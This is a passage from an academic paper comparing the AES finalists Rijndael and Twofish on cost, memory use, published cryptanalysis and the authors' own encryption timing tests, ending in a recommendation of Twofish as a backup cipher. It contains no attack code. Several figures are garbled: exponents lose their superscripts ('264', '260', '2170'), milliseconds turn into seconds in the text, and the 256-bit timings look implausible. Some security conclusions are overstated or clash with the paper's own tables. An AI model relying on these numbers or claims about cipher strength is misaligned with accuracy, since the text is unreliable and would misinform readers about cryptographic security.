The second criterion in the evaluation of the AES candidates is cost and efficiency. Cost, been the prize of memory and smart cards. In my opinion, cost should not have been included in the evaluation criteria. The cost of electronics is seen to fall yearly, and how much does a memory cost now compared to few years ago? The basis for cost as a selection criteria was to provide an opportunity for public affordability; but the cost of memory, disk, smart disk reduce yearly, this should have never been included.

Efficiency is the rate at which the cipher performs both in hardware and software. As shown, all of the five finalist algorithms performed reasonably well on both hardware and software, with *Rijndael* performing better. The variable key and block lengths implemented by Rijndael could account for this.

Finally, the last selection criterion is algorithm and implementation characteristics. The performance of *Rijndael* and *Twofish* are compared in terms of software and hardware related issues, thus areas of interest include; key schedule, key encryption setup, platform dependencies and performance on different architectures, i.e., Pentium family and IA64's.

Key Schedule and Key Encryption Setup:

Rijndael encrypts and decrypts more slowly for longer keys, and takes longer to set up longer keys, see table 2. Thus the performance of *Rijndael* deteriorates with increasing key length, as shown in section 4 of this paper (see table 4, figure 1 and 2).

Twofish has a constant encryption speed for all the keys, that is, encryption and decryption are independent of key lengths (128, 192 and 256 bits); however, it takes longer time to set up longer keys. This is because *Twofish* uses an innovative approach that uses half of its encryption key to modify how the encryption algorithm operates, and this sub-algorithm uses the other half of the key as its own encryption key. This invariably means longer key setup time for longer key length.

S/N	Algorithm Name	Key Setup	Encryption
1	MAR [10]	Constant	Constant
2	*RC6* [11]	Constant	Constant
3	*Rijndael* 12]	Increasing	128: 10 rounds 192: 20% slower 256: 40% slower
4	*Serpent* [13]	Constant	Constant
5	*Twofish* [14]	Increasing	Constant

Table 2: Speed of AES Candidates for Different Key Lengths [15]

Flexibility of Algorithms and Memory Utilization

Twofish is a highly flexible cipher, unique in its implementation flexibility. The algorithm can be optimized for bulk encryption, key agility, low gate count, high gate count, or any combination of factors. All of these implementations are completely interoperable. *Twofish* can be used in network applications where keys are changed frequently and in applications where there is little or no RAM and ROM available [14]. This implies that it is flexible enough for 'limited space encryption' as specified by NIST, which includes tiny smart-card CPUs.

Performance on 8-bit Smart Card

Performance on memory-limited 8-bit smart cards is also a big achievement with the AES. *Rijndael* is very suitable for 8-bit CPUs and 1 – 4 block applications, which require a great deal of security. This ranges from electronic purse, debit/credit to ticketing transactions that will be used in timing-critical applications such as public transport and toll-road payment automation [14]. These applications do not require very high-end processors or huge memory gates. A general comparison of the AES candidates from the experiment conducted by Bruce Schneier and his team on smart card requirement shows that *Rijndael* encryption can occur effectively on 52byte RAM compared to *Twofish* that requires at least 60bytes RAM for the same code.

Algorithm Name	Smart Card RAM (bytes)
MARS	100
RC6	210
Rijndael	**52**
Serpent	50
Twofish	**60**

Table 3: AES Candidates' Smart Card RAM Requirements [14]

To simulate NIST'S *'limited space encryption'* criterion, we carried out an implementation to determine the memory utilisation of these algorithms during encryption, which is discussed in section 4 of this paper "implementation", (see table 4 & 5). Tables 2, 3 and 4 show that *Rijndael* uses smaller memory spaces during encryption compared to *Twofish*.

However, interesting to ask though, 'limited space encryption' is one of the criteria stipulated by NIST in the selection of the AES algorithm, but of what importance is 6MB memory utilisation to us? When entry-level PC's come with 256MB RAM and about 144MB pages file! Possibly the 6MB memory requirement is for hand-held devices, such as PDA's, hand-held "pin and chip" terminals at various petrol stations and payment centers. But an optimized version of the AES can be deployed to such systems with low memory capabilities, or must the AES conform to this criterion as a priori? This criterion should be classified as necessary but not sufficient.

The cost of memory chips are relatively lowered compared to a year or two ago, and the cost effect of a 256MB RAM to a 512MB RAM is rather negligible; thus, the limited space criterion should have no effect on the selection of an AES candidate algorithm [16].

CRYPTANALYSIS REPORTS ON AES AND *TWOFISH*

There seem to be diversified opinion about the security strength of the five finalist algorithms. Many believed the five finalist ciphers are cryptanalytically equivalent, others think otherwise. Joan and Vincent believe all the five finalists are cryptanalytically viable, since none of these ciphers have witnessed any attack as a result of inherent weakness in the design [17]. Note this proposition dates back to 1999, what has happened since then?

About fourteen months later, Courtois and Pieprzyk posted a paper discussing a new attack against *Rijndael* and *Serpent* captioned *"the AES may have been broken!"*[18]. The final version of Courtois and Pieprzyk paper was presented at Asiacrypt conference 2002. The original copies are available on [19].

Recent cryptanalytical objections have been lunched at the AES by Fuller and Millan on their paper showing that the ***AES's 8x8-bit S-box*** is really *an* ***8x1-bit S-box*** [20]. Fuller says that there is really only one piece of non-linearity going on in the cipher; everything else is linear! If these are to be true, this could lead to an *algebraic attack on the AES*[1].

Filiol also expressed some biases in the *Boolean functions of the AES*, which could possibly be used to break the Advanced Encryption Standard [21].

At crypto 2002, Murphy and Robshaw published a surprising result, allowing all of AES functions to be expressed in a single field. They postulated a cipher called *BES* that treats each AES byte as *an 8-byte vector.* BES operates on block of 128 bytes; for a special subset of the plaintexts and keys, *BES is isomorphic to AES*[2]. This representation has several nice properties that may make it easier to cryptanalyse AES [22]

However, comparing *Rijndael* and *Twofish* in terms of known attacks, and/or weaknesses; we have added reduced-rounds effect or variants or *maximum insecure variants*. With about 1000 man-hours spent analysing *Twofish*. It is found that the best attack so far is against *five rounds of Twofish* without both pre and post – whitening of subkeys. Thus, it requires about $\boldsymbol{2^{22.5}}$ ***chosen plaintext pairs*** and $\boldsymbol{2^{51}}$ ***working hours*** [23].

With related key attack, there is a partial chosen-key attack on 10 rounds of *Twofish* without the pre- and post – whitening. To mount the attack, we require a pair of related keys. We have about 264 chosen plaintexts under each key, and doing about 234 work, to recover the remaining unknown 12 bytes of key [13]. With reduced rounds, we have a reduced-round attack on a simplified *Twofish* variant. That is, *Twofish* with fixed S-boxes, and without the 1-bit rotations.

Maximum Insecure Variants

Maximal Insecure Variant is also known as minimum secure variant, in the sense that we refer to the minimum number of rounds of the cipher after which the cipher becomes prone to cryptanalytic attacks. Of all the five finalist algorithms, we found different rounds for different minimum secure variant, see table 4. However, it is important to note that these ciphers were originally designed with different design assumptions, philosophy and goals in mind; thus different rounds of operations.

[1] Algebraic attack is an attack based on the algebraic representation of Rijndael

[2] BES is isomorphic to AES – meaning, the ciphers are similar both in structure and in operation.

Biham [24] introduced the concept of “Maximal Insecure Variants” for the AES as a notion for further comparison of the AES algorithms in the NIST selection process. Recall from the paragraph above that all the finalists were designed with different assumptions, goals and philosophy, thus have different number of rounds of operations. However, to normalise Biham’s concept, Lars Knudsen presented another rule of thumb for changing the number of rounds of different algorithms [25].

By Knudsen, we have that,

> “Let ***r*** be the maximum number of rounds for which there is an attack faster than exhaustive key search.
>
> Choose ***2r*** *rounds* for the cipher.”

This rule gives us a new, although similar, measure of comparison. We have a table below comparing the *maximal number of rounds* for which the best cryptanalytic attack is less complex than a 256-bit brute-force search – call the *“Maximal Insecure Variant.”*

Algorithm Name	**Rounds**
MARS	9 of 16
RC6	15 of 20
Rijndael	**8 of 14**
Serpent	9 of 32
Twofish	**6 of 16**

Table 4: Maximal Insecure Variants [18]

Comparing the algorithms from table 4; we have the following observations;

- *MARS* has 9 rounds of 16 attacks. This came from a deductive assumption of works published by Kelsey as follows. There is an 11-round (of 16 total) attack of the *MARS* core [26]. There is also an attack against the cipher with the four different round functions symmetrically reduced from 8 rounds to 3 [27]. Thus, the 9 rounds came as the effective summarisation of the two rounds number 6 and 3.
- *RC6* has an attack against 15 rounds [28]. This attack also applies to a weak key class; the attack works for 1 in 260 keys, and the complexity of the attacks is 2170. It is important to note the designers of this algorithm claims that 16 rounds is attackable, although they gave no concrete attack.
- *Rijndael* has a distinguishing attack against 8 rounds, as postulated by Ferguson, Kelsey and Schneier [29].
- *Serpent* has a distinguishing attack against 9 rounds [30]. The authors estimate that the longest variant that is not as secure as exhaustive search is 15 rounds, although they have no attack.
- *Twofish* has attacks against 6 rounds. The related-key attacks discussed in [18] and [19] do not work [31].

IMPLEMENTATION

The performance of *Rijndael* and *Twofish* are compared in terms of software and hardware related issues, thus areas of interest include; key schedule, key encryption setup, platform dependencies and performance on different architectures, such as, Pentium family and IA64’s.

	Text1	Text 2	Text 3	Text 4	Text 5
File Size (KB)	108	143	97	420	1781
Rijndael (time in milliseconds)	55	60	35	79	250
Twofish (time in milliseconds)	97	168	79	289	389

Table 5: A 128-bit Key Encryption Speed on a Pentium II Processor




Figure 1: A 128-bi key Encryption Speed on a Pentium II Platform

From table 5 and figure 1, *Rijndael* performs excellently well compared to *Twofish.* For a file size of 1781KB, it took Rijndael 250 seconds to perform encryption, while it took Twofish 389 seconds, for a small key space, using 128bits on an Intel Pentium II PC.

A further experiment is conducted, now with a larger key space of 256bits, as shown below.

	Text1	Text2	Text3	Text4	Text5
File Size (KB)	108	143	97	420	1781
Rijndael (time in milliseconds)	501	571	300	811	1100
Twofish (time in milliseconds)	160	310	100	431	570

Table 6: A 256-bit Key Encryption Speed on a Pentium II Intel Processor.




Figure 2: A 256-bi key Encryption Speed on a Pentium II Platform

From table 6 and figure 2, we see that *Rijndael* was the slower cipher when using a 256bit key. Comparing table 5 and 6, it appears that Rijndael was the faster cipher when using 128-bit key on the same file size compared to *Twofish* while the overall performance for longer keys from 192-bit to 256-bit shows that *Twofish* is preferred. Overall performance for larger key spaces *Twofish* is a preferred cipher. This confirms NIST and popular assumptions, as *Rijndael* deteriorates with increasing key length [32].

DISCUSSION

An evaluation of *Twofish* and *Rijndael* shows that *Twofish* is a better cipher on software performance for 192bits and 256bit key spaces and provides a much better cipher security; whereas, *Rijndael* proves to be better on performance on "limited space" requirement, that is, on 8-bit smart cards as shown in our implementation.

Overall security comparison, *Rijndael* needs to be re-evaluated. We have seen the non-linearity issue with *its S-box*, leading to an algebraic attack on Rijndael - a new statistical attack on *Rijndael*. The significant issue behind the call for a DES replacement algorithm is the security of the cipher, and if the security of the AES is questionable, then, it is time for a backup algorithm. Rijndael possess arguable security margins over the five finalists, and even the evaluation by NIST, (see table) shows that Twofish is in fact a stronger cipher.

Twofish is seen to possess similar algorithmic operations as our Data Encryption Standard (DES) in lots of ways; namely; *the design framework is that of the Feistel Network, the S-box and 16-rounds of iterations*. Though there are other operations, which *Twofish* has but not even used in most popular ciphers, operations such as *Maximum Distance Separable (MDS) and the Pseudo-Hadamard Transformation (PHT) matrix*, which may have their positives and negative in terms of security of the cipher. However, their analyse so far have been promising.

Rijndael has different design models from DES. *Rijndael* is an *SP Network contrary to the Feistel Model of DES*. Similarly, *Rijndael* uses *byte sub and mix column operations*, which are not implemented with DES.

Based on our findings, we recommend a backup cipher – The Twofish Algorithm as an AES backup cipher. *Twofish* has shown to possess the best security margin when compared with the five AES ciphers [14]. Since new and innovating cryptanalytic attacks are possible on *Rijndael*.Complimenting *Twofish* with *Rijndael* in most situation, will be a useful Backup Algorithm.

Twofish was designed primarily with security in mind as *Twofish* has proven to have the *strongest round function among the five finalists*, with the best-known attack being on 6 rounds of *Twofish* compared to at least 9 rounds for any of the other finalist [33].

Recommendations have been made to increase the number of round of Rijndael and RC6. [33] For example recommends increasing the number of rounds for *RC6* from 20 to 32, and the number of rounds **in *Rijndael* from 10/12/14 to 18, to get at least a 2x security margin**" will be a way forward.

Lars Knudsen also recommends that the number of rounds of *Rijndael* should be greater than the maximum number of rounds that can be cryptanalysed [34].

The security of *Rijndael* is also of some concern to Coppersmith et. al of IBM, presenters of *MARS* cipher in the AES conference. "*Rijndael*'s mode with *only 10 rounds* has a relatively low security margin" –[35]. As he explained that the structure of *Rijndael and Square* are new, and not fully understood. In "*The Block Cipher Square*", Daemen et. al, presented an attack unique to the *Square Cipher* structure, which caused them to increase the number of rounds. The existence of attacks unique to *Square* aroused concerns for *Rijndael's* long-term resistance! Since *Rijndael and Square* have close design resemblance.

Rivest et. al. – presenters of *RC6 cipher* – expressed some security concerns with *Rijndael*. Thus, Rivest et. al. [36] complained of the different attacks possible on *Rijndael*, such as, related-key attack.

In an effort to fortify the strength of *Rijndael*, Joan and Vincent [37] have come with the proposal of adding more rounds when and where needed. This goes as "In applications where the confidence in *Rijndael*'s security doesn't match the importance of the confidentiality/integrity, or in the hypothetical case that an effective attack on *Rijndael* would be published, a *Rijndael* version with an increased number of rounds can be used". This stems to reassure the amount of work readily available for *Rijndael*, at the same time, it shows that the number of rounds used in *Rijndael* is probably not very adequate for an AES cipher. This has left us believing that *Rijndael* exhibits a level of security posture that may not be comprehensively acceptable.

Though the security of most ciphers are said to be better or stronger than the others; however, it is important to note that all the ciphers have never been subjected to the same amount of study. Furthermore, there is no consensus on how many rounds one should add to get an adequate security margin. For instance, how should the added security of an extra round of a generalised Feistel (network) cipher be compared with a round of an SP network cipher such as *RC6*? – [38]. Either case, it will worth the effort recommending a backup algorithm to the Advanced Encryption Standard, so that the time and effort spent selecting the AES would not be a waste. Especially, selecting an algorithm that compliments the AES in security, which leaves Twofish the runner-up AES algorithm.

BRIEF BIOGRAPHY

Cyril Onwubiko is a PhD research candidate at Kingston University. His research interests are in the areas of, Content Security, Threat Analysis, Cryptanalysis and Security Monitoring of Computer Networks.

REFERENCE

[1] DES (1997) "Breaking Data Encryption Standard – DES), Distributed.net: http://www.distributed.net/des/ [Accessed 17/07/2006]

[2] W. Stallings (2000), "Network Security Essentials, Applications and Standards", Prentice Hall, Upper Saddle River, New Jersey 07458, USA

[3] W. C. Barker (2004), "Recommendation for the Triple Data Encryption Algorithm (TDEA) Block Cipher" *NIST Information Security, Computer Security Division, Information Technology Laboratory, MD 20899-8930.* http://csrc.nist.gov/publications/nistpubs/800-67/SP800-67.pdf [Accessed 17/07/2006]

[4] Advanced Encryption Standard (1999), "First AES Selection Process". http://csrc.nist.gov/publications/nistbul/itl99-08.txt

[5] J. Nechvatal (2000), "Report on the development of the Advanced Encryption Standard (AES)", Computer Security Division, NIST, October 2000. http://www.linuxsecurity.com/resource_files/cryptography/r2report.pdf [Accessed 17/07/2006]

[6] AES (2000), "Advanced Encryption Standard Archives", http://csrc.nist.gov/CryptoToolkit/aes/ [Accessed 17/07/2006]

[7] AES Fact Sheet in the selection of a backup algorithm (2000), http://csrc.nist.gov/CryptoToolkit/aes/aesfact.html

[8] J. Nechvatal, E. Barker, L. Bassham, W. Burr, M. Dworkin, J. Foti, E. Roback (2000), "*Report on the Development of the Advanced Encryption Standard (AES)"; October 2, 2000.*

[9] Joan Daemen and Vincent Rijmen; - AES Proposal: Rijndael; http://csrc.nist.gov/CryptoToolkit/aes/rijndael/Rijndael.pdf

[10] C. Burwick, D. Coppersmith, E. D'Avignon, R. Gennaro, S. Halevi, C. Jutla, S.M. Matyas, L. O'Connor, M. Peyravian, D. Safford, and N. Zunic, "MARS – A Candidate Cipher for AES," NIST AES Proposal, Jun 98.

[11] Ron Rivest, M. Robshaw, R. Sidney, and Y.L. Yin, "The RC6 Block Cipher, " NIST AES Proposal June 98.

[12] J. Daemen and V. Rijmen (1998), "AES Proposal: Rijndael," NIST AES Proposal, June 98.

[13] R. Anderson, E. Biham, and L. Knudsen (1998), "Serpent: A Proposal for the Advanced Encryption Standard," NIST AES Proposal, June 98.

[14] B. Schneier, J. Kelsey, D. Whiting, D. Wagner, C. Hall, and N. Ferguson (2000); *The Twofish Encryption Algorithm – A 128-bit Block Cipher; Wiley 2000*

[15] B. Schneier and D. Whiting (2000); "A Performance Comparison of the Five AES Finalists", 7 April 2000. http://www.schneier.com/paper-aes-comparison.html

[16] C. Burwick, D. Coppersmith, W. D'Avignon, R. Gennaro, S. Halevi, C. Jutla, S. M. Matyas Jr., L. O'Connor, M. Peyravian, D. Safford and N. Zunic (1999); " *IBM Corporation, Revised", September, 22 1999.*

[17] J. Daemen and V. Rijmen (1999); "Resistance Against Implementation Attacks A Comparative Study of the AES Proposals", 3rd AES conference. http://csrc.nist.gov/CryptoToolkit/aes/round1/conf2/papers/daemen.pdf [Accessed 18/07/2006]

[18] B. Schneier (2002) " Crypto-Gram Newsletter", September 15, 2002. http://www.schneier.com/crypto-gram-0209.html

[19] N. Courtois and J. Pieprzyk (2002), "Cryptology ePrint Archive", Report 2002/044. http://eprint.iacr.org/2002/044/

[20] J. Fuller and W. Millan (2002); "On Linear Redundancy in the AES S-box"; 5 August 2002, http://eprint.iacr.org/2002/111

[21] E. Filiol (2002), "A New Statistical Testing for Symmetric Ciphers and Hash Functions"; *Proceedings of the 4th International Conference on Information and Communications Security, Lecture Notes In Computer Science; Vol. 2513, pp.342 – 353, 2002 ISBN: 3-540-00164-6*

[22] S. Murphy and M. (2002), "Essential Algebraic Structure on the AES", *Proceeding of the 22nd International Cryptology Conference (Crypto 2002), M. Yung, Ed., Springer-Verlag, LNCS 2442, pp. 1-16, 2002.*

[23] B. Schneier, J. Kelsey, D. Whiting, D. Wagner, C. Hall, and N. Ferguson (2000); The Twofish Encryption Algorithm – A 128-bit Block Cipher; Wiley 2000

[24] Biham (2000), "Maximum Insecure Variants", http://csrc.nist.gov/CryptoToolkit/aes/round2/r2report.pdf

[25] L. Knudsen, "Some Thoughts on the AES Process," comment submitted to NIST, 15 April 1999.

[26] J.Kelsey, T. Kohno, and B. Schneier (2000), "Amplified Boomerang Attacks Against Reduced-Round MARS and Serpent, "Fast software Encryption", *Proceeding of the 7th International Workshop, Springer-Verlag, 2000.*

[27] J. Kelsey, and B. Schneier (2000), "Mars Attacks! Cryptanalyzing Reduced-Round Variants of MARS," *Third AES Candidate Conference, 2000.*

[28] L. Kundsen, and W. Meier (2000), "Correlations in RC6," Fast Software Encryption, *Proceeding of the 7th International Workshop, Springer-Verlag, 2000.*

[29] N. Ferguson, J. Kelsey, B. Schneier, M. Stay, D. Wagner, and D. Whiting (2000), "Improved Cryptanalysis of Rijndael," Fast Software Encryption", *Proceeding of the 7th International Workshop, Springer-Verlag, 2000*

[30] T. Kohno, J. Kelsey, and B. Schneier (2000), "Preliminary Cryptanalysis of Reduced-Round Serpent*", Third AES Candidate Conference, 2000*

[31] N. Ferguson, J. Kelsey, B. Schneier, D. Whiting (2000), "A Twofish Retreat: Related-Key Attacks Against Reduced-Rounds Twofish," Twofish Technical Report #6, http://www.counterpane.com/twofish-related.html, Feb. 2000.

[32] T. Kohno, J. Kelsey, and B. Schneier (2000), "Preliminary Cryptanalysis of Reduced-Round Serpent," Third AES

Candidate Conference, 2000. http://www.schneier.com/paper-serpent-aes.html

[33] Bruce Schneier, John Kelsey, Doug Whiting, David Wagner, Niels Ferguson (2000); "*Comments on Twofish as an AES Candidate"; March 24, 2000.*

[34] R. Anderson, E. Biham and L. Knudsen (2000): "The Case of Serpent". http://csrc.ncsl.nist.gov/CryptoToolkit/aes/round2/conf3/papers/serpent-statement.pdf

[35] D. Coppersmith, R. Gennaro, S. Halevi, C. Jutla, S. M. Matyas Jr., M. Peyravian, D. Safford, N. Zunic (2000); " *IBM Comments"; Third AES Conference; April 13, 2000.*

[36] R. L. Rivest, M. J. B. Robshaw, and Y. L. Yin (2000); "*RC6 as the AES"; March 2000*

[37] J. Daemen and V. Rijmen (1999) – "AES Proposal: Rijndael"; Document version 2, Date: 03/09/99

[38] J. Daemen and V. Rijmen (2000); "Rijndael for AES, 3rd AES Conference"; 24th March, 2000

ISSN – 1746-8558

Contact:
Dr. Godfried Williams
School of Computing & Technology
University of East London
Dockland Campus, E16 2RD

Phone: +44-2082232398
Email: g.williams@uel.ac.uk

web address: http://www.aiceg.org

Open Source

Open source publication on communication and electronic security aims to accelerate ICT security synergy within the international community by facilitating discussions that harmonise the digital gap between advanced and developing economies. It is designed to serve as a vehicle for channelling timely and cutting edge research that explore and examine technologies and ground breaking ideas likely to transform rural and urban communities socially and economically. The journal's peer reviewed articles focus on topics critical to practitioners and researchers in industry and academia involved in Communication networks and electronic security with interest in international development.

ISSN—1746-8558